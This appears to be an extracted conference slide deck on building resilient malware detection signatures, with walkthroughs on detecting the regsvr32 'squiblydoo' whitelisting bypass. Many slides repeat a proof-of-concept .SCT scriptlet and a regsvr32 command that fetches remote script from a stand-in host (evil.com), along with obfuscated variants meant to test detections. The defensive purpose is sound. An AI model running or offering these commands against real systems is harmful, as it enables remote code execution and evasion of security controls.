



\$SignaturesAreDead =

"Long Live RESILIENT Signatures" wide ascii nocase

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whoami
s/ami/arewe



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Person



Daniel Bohannon

@daniel**h**bohannon

Beard, Coffee &
all things Obfuscation

Experience @ Scale

How we operate to find evil

- Hundreds of client & customer environments
- 10+ million endpoints
- Hundreds of network sensors
- Millions of malware samples



Outline

- Background
- Process
- Process Walkthrough (binaries)
- Detection Walkthrough #1 (regsvr32.exe)
- Detection Walkthrough #2 (.SCT script)
- Hunting & Proactive Detection Development
- Takeaways

Outline

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<script language="DFIR-Speak">

What do you mean by "words"?

- Signature
- Trigger
- Rule
- IOC
(Indicator of Compromise)
- Hunting



<script language="DFIR-Speak">

What do you mean by "words"?

- **A/V** Signature
- **Real-time** Trigger
- **IDS/SIEM/Snort/etc.** Rule
- **Historical** IOC
(Indicator of Compromise)
- **Threat** Hunting



<script language="DFIR-Speak">

What do you mean by "words"?



define:detection

de·tec·tion

/də'tekSH(ə)n/ 

noun

the action or process of identifying the presence of something concealed.

<script language="DFIR-Speak">

What do you mean by "words"?



define:detection

de·tec·tion

/də'tekSH(ə)n/ 

noun

the action or process of identifying the presence of something concealed.

- Detection
 - Historical & real-time
 - Host- & network-based
 - Language/tool agnostic

Signatures & Indicators

What are they? What are they not?

- File hashes?
- File names?
- IPs/domains?
- Twitter handles in source code?



Spot a Bad Signature

"You can hunt with THIS, or you can hunt with THAT..."

+ Or


- File MD5 is 7188416f32cb876e275cd8e39cae9fd3
- File MD5 is bb2c2f0064f9046dd71140a9597827fe
- File MD5 is 492b3c3f2f6c4621791d10feba1aa866
- File MD5 is 41dd41e2302dc30e41b9ba62cf048cf9
- File MD5 is d7cebd0be5ee4124a886123a2ef267f5
- File MD5 is cfa9569cfa20fc70322b06df29c77165
- File MD5 is f2365920c8f146de78495c00b53d8ab1

+ Or

- Port Remote IP is 60.161.239.135
- Port Remote IP is 226.93.132.233
- Port Remote IP is 40.34.113.59
- Port Remote IP is 111.2.234.85
- Port Remote IP is 197.145.21.42
- DNS Host is throwaway-domain.com
- DNS Host is probs-never-used-again.net

(Don't) Learn from (Bad) Signatures


Garbage in, garbage out



What is a Good Signature?

And WHO gets to decide?

- Who DEFINES good signatures?
 - Vendors?
 - Salespeople?
 - Threat feed?
 - Practitioners?
- Good signatures are...



Good Signatures

are...


- More resilient than rigid
 - Resist evasions and normal changes to TTPs
- More methodology-based than specific
 - Capture method or technique rather than specific procedure
- More proactive than reactive
 - Identify new methodologies and anticipated evasions

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Process Overview

- Define detection
- Assemble a sample set
- Test existing detections
- Generate data
- Write detection
- Test and tune



http://www.radicalradiationremedy.com/wp-content/uploads/2017/03/4419a4e7c09d3abf08c4f723be2567d2_-coming-soon-think-process-process_800-600.png

Process

Define detection

■ What to find

- NewHotness malware, squiblydoo, DNS C2

■ When to find it

- Real time, historical

■ Where to find it

- Endpoints, network, SIEM, sandbox



<https://www.insightsintoimpact.com/wp-content/uploads/2018/05/process-who-what-why-where.jpg>

(Who and why should be defined based on historical incidents, threat profile and operational priority. Please consult a qualified intel analyst for more details.)

Process

Define detection

■ How to find it

- What tools are applicable and available
- What signature formats are supported and best-suited
 - Snort/Suricata
 - SIEM query
 - Yara
 - Yara + modules
 - OpenIOC
 - Stix
 - ClamAV
 - Sandbox signature
- False positive tolerance



Process

Assemble a Sample Set

- Samples representing the thing
 - Every available example
 - All variants and versions
- Collected
 - Every available example
 - All variants and versions
- Generated (if applicable)
 - Run builders, compilers, obfuscators
 - Develop new variants based on methodology
- Try to enumerate the entire problem set
 - Don't stop at the most common examples



<https://www.zedge.net/wallpaper/e532419c-4a75-4d6c-869b-eb422735dcd9>

Process

Test Existing Detections

- Test existing detection capabilities for any free wins
 - Test safely, ideally outside of prod
 - Inform stakeholders
- Adjust priority of applicable existing detections
 - `Generic.PwShell.RefA.1B61FA61 == invoke-mimikatz`
 - `Gen:Variant.Ursu.120152 == ChopStick`
- Fill gaps in existing capabilities
- Extend detection to other media / engines



Andrew
@QW5kcmV3


Following



You playing around with samples from known threat actors and triggering alerts is not a false positive. That's a true positive, and you're just wasting other people's time. Wasting people's time, and then saying "false positive," is inappropriate. Clean yourself up. Disgusting.

10:23 AM - 27 Sep 2018


2 Retweets 21 Likes



Process

Generate Data

- Generate data
 - Logs
 - PCAP
 - Binary metadata
 - Strings
- This may not be necessary for plain text



http://www.startrek.com/uploads/assets/db_articles/26da32597d9bd37fde9da22660aa524f24fd725c.jpg

Process

Write detection

- Start broad and tune down
- Many detections can be translated between type
- Be mindful of, and challenge, assumptions
- Actively try to bypass methodology-based detections
- May need specific rules to capture specific cases



https://www.timeshighereducation.com/sites/default/files/styles/the_breaking_news_image_style/public/person-writing-letter-with-metal-quill.jpg?itok=ICf7Bo6c

Process

Test

- FN testing against sample set
 - Gotta catch em all
- FP testing against legit data
 - Start small, tune to FP target, increase scale, iterate
 - Re-test against samples to validate tuning
 - If compromise to hit FP target, document what is missed
- Test against new TPs that are identified during testing or deployment
 - Do *all* of the detections catch it?



<https://blog.essaytigers.com/wp-content/uploads/failed-exam-491x350.jpg>

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Binaries

Background

- Attackers still use malicious binaries
- Malware changes frequently
 - Polymorphic
 - Builders
 - Version updates
- Can't always rely on AV
 - AV sigs lag
 - Easy to test against, easy to bypass
 - Can't always submit malware to vendors
- ML is great but it depends on the model and implementation - doesn't detect everything
- Validate the effectiveness of existing detection
- Intelligence gathering, eg. VT retrohunt

Binaries

Background

- Existing detection/protection ineffective AND:
 - Active intrusion
 - High-priority threat
 - Prolific or publicly-available malware
- Need additional context beyond “it’s bad”
- Intel gathering, tagging, etc.



<https://medium.com/@dunstconsulting/the-different-types-of-malware-analysis-c9bfbaa44739>

Binaries

Define Detection

- Example:
 - What: All Chopstick malware variants
 - Where: Endpoint, network, sandbox
 - When: Historical and real-time
 - How: Yara + modules, OpenIOC, Snort, SIEM, EDR
 - False positive tolerance: Moderate



<http://4.bp.blogspot.com/-FzMgc7Y015s/U9VZdexxSJl/AAAAAAAAAJ4/9QOwiRu-K6g/s1600/diningtips04.jpg>

Binaries

Assemble a Sample Set

- For attacker malware, collect as many samples as possible, from as many variants as possible
- Collect hashes from high-confidence sources
 - Threat intel feeds ■ Blogs
 - Public malware repos
 - Malware analysis reports
- VirusTotal Intelligence
- Implant builders

Software: CHOPSTICK, SPLM, ...

CHOPSTICK is malware family of modular backdoors used by [APT28](#). It has been used from at least November 2012 to August 2017. It has been used as first-stage malware in several cases. [\[1\]\[2\]\[3\]](#)

Techniques Used

- [Security Software Discovery](#) - **CHOPSTICK** checks for anti-virus, forensics, and virtualization software. [\[1\]](#)
- [Replication Through Removable Media](#) - Part of **APT28**'s operation involved using **CHOPSTICK** modules to copy itself to air command traffic. [\[1\]\[4\]](#)
- [Modify Registry](#) - **CHOPSTICK** may store RC4 encrypted configuration information in the Windows Registry. [\[1\]](#)
- [Query Registry](#) - **CHOPSTICK** provides access to the Windows Registry, which can be used to gather information. [\[1\]](#)
- [Communication Through Removable Media](#) - Part of **APT28**'s operation involved using **CHOPSTICK** modules to copy itself to removable media. [\[1\]](#)
- [Input Capture](#) - **CHOPSTICK** is capable of performing keylogging. [\[5\]\[2\]](#)
- [Command-Line Interface](#) - **CHOPSTICK** is capable of performing remote command execution. [\[5\]\[2\]](#)
- [Remote File Copy](#) - **CHOPSTICK** is capable of performing remote file transmission. [\[5\]](#)
- [Standard Application Layer Protocol](#) - Various implementations of **CHOPSTICK** communicate with C2 over HTTP, SMTP, and IRC. [\[5\]](#)
- [File and Directory Discovery](#) - An older version of **CHOPSTICK** has a module that monitors all mounted volumes for files with specific extensions. [\[5\]](#)
- [Standard Cryptographic Protocol](#) - **CHOPSTICK** encrypts C2 communications with RC4 as well as TLS. [\[2\]](#)
- [Fallback Channels](#) - **CHOPSTICK** can switch to a new C2 channel if the current one is broken. [\[2\]](#)
- [Connection Proxy](#) - **CHOPSTICK** used a proxy server between victims and the C2 server. [\[2\]](#)

Groups

The following groups use this software:

- [APT28](#)

References

1. [a b c d e f](#) ↑ [FireEye. \(2015\). APT28: A WINDOW INTO RUSSIA'S CYBER ESPIONAGE OPERATIONS?. Retrieved August 19, 2015.](#) [\[1\]](#)
2. [a b c d e f g h i](#) ↑ [ESET. \(2016, October\). En Route with Sednit - Part 2: Observing the Comings and Goings. Retrieved November 21, 2016.](#) [\[2\]](#)
3. [^](#) ↑ [FireEye iSIGHT Intelligence. \(2017, January 11\). APT28: At the Center of the Storm. Retrieved January 11, 2017.](#) [\[3\]](#)

Binaries

Assemble a Sample Set

- For public malware, generate representative samples
 - Use multiple versions, if updates are available
 - Generate variants for all of the significant options in a builder
 - Focus on options that impact the structure, behavior or network comms of the malware
 - Use common packers and obfuscators
 - UPX
 - ConfuserEx (.Net)



Binaries

Test Existing Detections

- Test
 - Scan with static engines (AV / ML)
 - Run on isolated test system for real-time / dynamic
 - Replay PCAP through IDS
 - Run in sandbox
- What alerts are generated?
- What data is produced?
- Stop here or continue?



http://www.educationviews.org/wp-content/uploads/2017/03/petri-dish-used-for_f5f2b18d-d028-4921-9ad0-938bb9d3720b.jpg

Binaries

Generate data

- Collect dynamic execution details
 - Sandbox reports
 - Online sandboxes, vendor sandboxes, Cuckoo
 - Malware reports and blogs
 - Manual dynamic analysis
 - Process memory / strings
 - PCAP capture
- Parse binaries using tools
 - PEExplorer, CFF Explorer, others
 - SigCheck
 - FLOSS / Strings
 - Vendor analysis engine

Binaries

Write Detection

- Group samples based on data
 - Windows vs. OSX vs. *nix
 - EXE vs. DLL version
 - Different import hashes
- Look for outliers that may not belong
- Look for commonalities across remaining samples
- Divide further when commonalities break down



ComputerHope.com

<https://www.computerhope.com/jargon/s/sort.htm>

Binaries

Write Detection

Look for common elements within each group and across groups

- Strings
- Hex strings
- Authenticode signature
- Imports/exports
- Sections/non-section data
- Version info
- Resources
- Export name
- Size range
- Export timestamp
- PE timestamp
- Import hash
- PE characteristics
- Dynamic execution items
 - Persistence
 - Mutex
 - Named pipe
 - C2
 - Handle to config file/reg
 - String decoded in memory
 - Injection into a known process

Binaries

Write Detection

Look for common elements within each group and across groups

- Strings
- Hex strings
- Authentic signature
- Imports/exports
- Sections/non-section data
- Version info
- Resources
- Export name
- PE timestamp
- Import hash
- PE characteristics
- Dynamic execution items
 - Persistence
 - Mutations
 - Handle to config file/reg
 - String decoded in memory
 - Injection into a known process

■ Literally anything else
available tools support

Binaries

Write Detection

- Use common elements as starting point
 - If it detects all known versions, based on common elements, increases the chance of catching future versions
- Use behavior-based detections where possible
- Incorporate both structure of malware and attacker TTPs in deploying/using it
- Add in weaker detections (hashes, domains, etc.)
- Make signatures as broad as possible, and detect in as many ways as possible, with acceptable FP rate

Binaries

Test

- Run it!
 - Against sample set
 - Against clean systems
 - Against corpus of malware & binaries
 - VT retrohunt, WSUS, etc.
 - Test environment (if available)
 - Production test
- Review hits, update (for TPs & FPs) and iterate
- Keep the rule as broad as possible while maintaining FP rate



https://img.memecdn.com/run-fail_o_2718843.webp

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Regsvr32.exe + .SCT

What's this SquiblyDoo you speak of?

- Found by Casey Smith (@subTee) in 2016
- App whitelisting bypass
- Regsrv32.exe to execute local or remote .SCT file scripting contents
- Detection opportunities:
 - **Regsvr32.exe execution**
 - Arguments
 - .DLL loads
 - Network connection
 - **.SCT file contents**
 - Network & Host

Regsvr32.exe + .SCT

The original POC

bla.sct

Command

```
<?XML version="1.0"?>
```

```
<scriptlet>
```

```
<registration
```

```
  progid="PoC"
```

```
  classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
```

```
    <!-- Proof Of Concept - Casey Smith @subTee -->
```

```
    <!-- License: BSD3-Clause -->
```

```
    <script language="JScript">
```

```
      <![CDATA[
```

```
        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
```

```
      ]]>
```

```
    </script>
```

```
</registration>
```

```
</scriptlet>
```

```
regsvr32.exe /s /n /u /i:http://evil.com/bla.sct scrobj.dll
```

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /s /n /u /i:http://evil.com/bla.sct scrobj.dll
```

- regsvr32.exe
- /s /n /u /i:http://
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /s /n /u /i:http://evil.com/bla.sct scrobj.dll
```

- regsvr32.exe
- /s /n /u /i:http://
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /s /n /u /i:https:\\evil.com/bla.sct scrobj.dll
```

- regsvr32.exe
- /s /n /u /i:https:
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /s /n /u /i:https:\\evil.com/bla.sct scrobj.dll
```



- regsvr32.exe
- /s /n /u /i:http
- .sct
- scrobj.dll

- /i:http:
- /i:https
- /i:ftp:
- /i:\\remote\\c\$\\
- /i:C:\\Temp\\bla.sct
- /i:bla.sct

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /s /n /u /i:https:\\evil.com/bla.sct scrobj.dll
```

- regsvr32.exe
- /s /n /u /i:http
- .sct
- scrobj.dll

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- regsvr32.exe
- /s
- /n
- /u
- /i:http
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /u /i:https:\\evil.com/bla.sct /n scrobj.dll /s
```

- regsvr32.exe
- /s
- /n
- /u
- /i:http
- .sct
- scrobj.dll


Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /u /i:https:\\evil.com/bla.sct /n scrobj.dll /s
```

- regsvr32.exe
- /s
- /n
- /u
- /i:http
- .sct
- scrobj.dll

- 
- /n – Do not call DllRegisterServer or DllUnregisterServer; this option must be used with /i.

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

regsvr32.exe /u /i:https:\\evil.com/bla.sct  scrobj.dll /s



- regsvr32.exe
- /s
-  /n
- /u
- /i:http 
- .sct
- scrobj.dll

- /n – Do not call DllRegisterServer or DllUnregisterServer; this option must be used with /i.
- FALSE! Not required 😊


Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /u /i:https:\\evil.com/bla.sct scrobj.dll /s
```

- regsvr32.exe
- /s
- /u
- /i:http
- .sct
- scrobj.dll

- 
- /n – Do not call DllRegisterServer or DllUnregisterServer; this option must be used with /i.
 - FALSE! Not required 😊

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe /u /i:https:\\evil.com/bla.sct scrobj.dll /s
```

- regsvr32.exe
- /s
- /u
- /i:http
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe -u -i:https:\\evil.com/bla.sct scrobj.dll -s
```

- regsvr32.exe
- /s or -s
- /u or -u
- /i:http or -i:http
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32.exe -u -i:https:\\evil.com/bla.sct scrobj.dll -s
```

- regsvr32.exe
- /s or -s
- /u or -u
- /i:http or -i:http
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32 [REDACTED] -u -i:https:\\evil.com/bla [REDACTED] scrobj [REDACTED] -s
```

- regsvr32.exe
- /s or -s
- /u or -u
- /i:http or -i:http
- .sct
- scrobj.dll

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32 -u -i:https:\\evil.com/bla scrobj -s
```

- regsvr32
- /s or -s
- /u or -u
- /i:http or -i:http
- scrobj

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32 -u -i:https:\\evil.com/bla scrobj -s
```

- regsvr32
- /s or -s
- /u or -u
- /i:http or -i:http
- scrobj

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
regsvr32 -u -i:https://evil.com/bla scrobj -s
```

- regsvr32
- /s or -s
- /u or -u
- /i:http or -i:http
- scrobj

Renaming

```
C:\> copy regsvr32.exe casey.exe  
C:\> copy scrobj.dll smith.dll
```

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey -u -i:https:\\evil.com/bla smith -s
```

- regsvr32
- /s or -s
- /u or -u
- /i:http or -i:http
- scrobj

Renaming

```
C:\> copy regsvr32.exe casey.exe  
C:\> copy scrobj.dll smith.dll
```

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey -u -i:https:\\evil.com/bla smith -s
```

- /s or -s
- /u or -u
- /i:http or -i:http

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey -u -i:https:\\evil.com/bla smith -s
```

- /s or -s
- /u or -u
- /i:http or -i:http

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey -ugh... -i:https:\\evil.com/bla smith -s
```

- /s or -s
- /u or -u
- /i:http or -i:http

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey -ugh... -i:https:\\evil.com/bla smith -stop-it!
```

- /s or -s
- /u or -u
- /i:http or -i:http

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey -ugh... -i:https:\\evil.com/bla smith -stop-it!
```

- /s or -s
- /u or -u
- /i:http or -i:http

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey "-ugh... -i:https:\\evil.com/bla smith -"stop-it!
```

- /s or -s
- /u or -u
- /i:http or -i:http

Detecting Regsvr32.exe Arguments

#KnowYourOptions

Command

```
casey "-ugh... -i:https:\\evil.com/bla smith -"stop-it!
```

- /s or -s
- /u or -u
- /i:http or -i:http



Detecting Regsvr32.exe Arguments

Different approaches pay off...

- Arguments w/o obfuscation
- Handle obfuscation separately
- Handle renamed .exe/.dll separately
- Regsvr32.exe network connections
- Regsvr32.exe image load events
 - Jscript.dll, jscript9.dll, vbscript.dll
- Regsvr32.exe args over the network



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Detecting .SCT Content

YARA fans & network analysts awaken...

bla.sct

Command

```
<?XML version="1.0"?>
```

```
<scriptlet>
```

```
<registration
```

```
  progid="PoC"
```

```
  classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
```

```
    <!-- Proof Of Concept - Casey Smith @subTee -->
```

```
    <!-- License: BSD3-Clause -->
```

```
    <script language="JScript">
```

```
      <![CDATA[
```

```
        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
```

```
      ]]>
```

```
    </script>
```

```
</registration>
```

```
</scriptlet>
```

```
regsvr32.exe /s /n /u /i:http://evil.com/bla.sct scrobj.dll
```


Detecting .SCT Content

YARA fans & network analysts awaken...

bla.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
  progid="PoC"
  classid="{F0001111-0000-0000-0000-0000FEEDACDC}">
  <!-- Proof Of Concept - Casey Smith @subTee -->
  <!-- License: BSD3-Clause -->
  <script language="JScript">
    <![CDATA[
      var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
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(there by default)
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<?XML?>  
<scriptlet>  
<registration
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```
classid='{FDB01111-0000-0000-0000-0000FEEDACDC}'>
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#lazyhacker
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Detecting .SCT Content

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```
<?XML?>
<component>
  <registration
    classid='{FDB0FDB0-FDB0-FDB0-FDB0-EFFFFFFFDB0}'>
    <script language='JScript'>
      var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
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```

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```
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```
<script language='JScript'>
```

```
var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
```

```
</script>
</registration>
</component>
```

```
JScript
VBScript
JScript.Encode
VBScript.Encode
```

```
#@~^NAAAAA==O/O,'ZDIDnr(LnmD`E
UmDb2Yc?tssj*R"EU`E^mV^
R?a+r#ahEAAA==^#~@
```

is common?
by default)
hacker

is required?
can change?

Detecting .SCT Content

YARA fans & network analysts awaken...

bla.sct

```
<?XML?>
<component>
<registration
```

```
classid='{FDB0FDB0-FDB0-FDB0-
```

```
<script [REDACTED]>
```

```
var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
```

```
</script>
</registration>
</component>
```

```
JScript
VBScript
JScript.Encode
VBScript.Encode
```

```
#@~^NAAAAA==O/O,'ZDIDnr(LnmD`E
UmDb2Yc?tssJ*R"EU`E^mV^
R?a+r#ahEAAA==^#~@
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<?XML ?>
<component >
<registration
  classid = '{FDB0FDB0-FDB0-FDB0-FDB0-EFFFFFFFDB0}' >
  <script >
    var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
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- What can change?
- What can be added?

Detecting .SCT Content

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```
<?XML [REDACTED] ?>
<component [REDACTED] >
<registration
classid [REDACTED] = '{FDB0FDB0-FDB0-FDB0-FDB0-EFFFFFFFDB0}' [REDACTED] >
<script [REDACTED] >
var [REDACTED] r [REDACTED] = new [REDACTED] ActiveXObject [REDACTED] ([REDACTED] "WScript.Shell" [REDACTED]) [REDACTED]. [REDACTED] Run [REDACTED] ([REDACTED] "calc.exe" [REDACTED]) [REDACTED];
</script [REDACTED] >
</registration [REDACTED] >
</component [REDACTED] >
```

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<?XML    ?><component    ><registration classid  =  
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Detecting .SCT Content

Different approaches pay off...

bla.sct

```
<?XML    ?><component    ><registration classid    =  
'{FDB0FDB0-FDB0-FDB0-FDB0-EFFFFFFFDB0}'    ><script  
>var r = new ActiveXObject ( "WScript.Shell" ) . Run  
( "calc.exe" ) ; </script    ></registration    ></component    >
```

■ Network detections:

- Download over HTTP
- Transfer over SMB

■ Host detections:

- Downloaded .SCT file (extension doesn't matter) in
 - \Temporary Internet Files\
 - \INetCache\

Detecting .SCT Content

Different approaches pay off...

- Script w/o obfuscation
- Handle obfuscation separately
- Focus on default strings (lazy attacker)
- Focus on anchors (“<registration”) with ABSENCE of default strings
- Detections against scripting content payload regardless of .SCT wrapper
 - DotNetToJScript



Outline

- Background
- Process
- Process Walkthrough (binaries)
- Detection Walkthrough #1 (regsvr32.exe)
- Detection Walkthrough #2 (.SCT script)
- **Hunting & Proactive Detection Development**
- Takeaways

Proactive Detection

Hunting

- Form a hypothesis of a way to find evil and test
 - Gather data and conduct analysis
- Find evil vs. define detection for evil
- Synergy!
 - Hunt to validate detection
 - Develop detection based on hunt result



<https://www.usatoday.com/story/news/2018/08/28/grizzly-hunt-pits-tourists-against-sportsmen-wyoming/1065854002/>

Proactive Detection

Hunting

- One output of a hunt should be new detections
 - Blacklist evil or whitelist good
- Detections that do not meet the target FP tolerance should become hunts
- If you're hunting for the same things over and over, consider automating that process into a detection




<https://press-start.com.au/news/pcmac/2017/03/09/duck-hunt-inspired-game-coming-vr/>

I may have had the Duck Hunt high score the last time I was at BruCon

Proactive Detection

Detect across the attack lifecycle



Proactive Detection

Where else do our detection ideas come from?

- Active and historic attacker activity in hundreds of Incident Response engagements and managed service customers
- Analyzing malware samples from engagements and malware repositories (internal/external)
- Intel (the good kind)
- Open source research - Twitter, Github, vendor blog posts, etc. (Github history is an invaluable resource)
- Crazy whims – IWHO (“I Wonder How Often...”)

Outline

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Takeaways

I'll take mine to go

- Know what you are detecting today and HOW you are detecting it
 - What data sources?
 - What toolsets?
 - What timeframes (lag time to actionable alert/data)?
- Know your assumptions about attacker techniques and your own visibility
- Capture result of hunts as new detections

Takeaways

Second helping

- Know your tools
 - Validate data sources with more than one tool
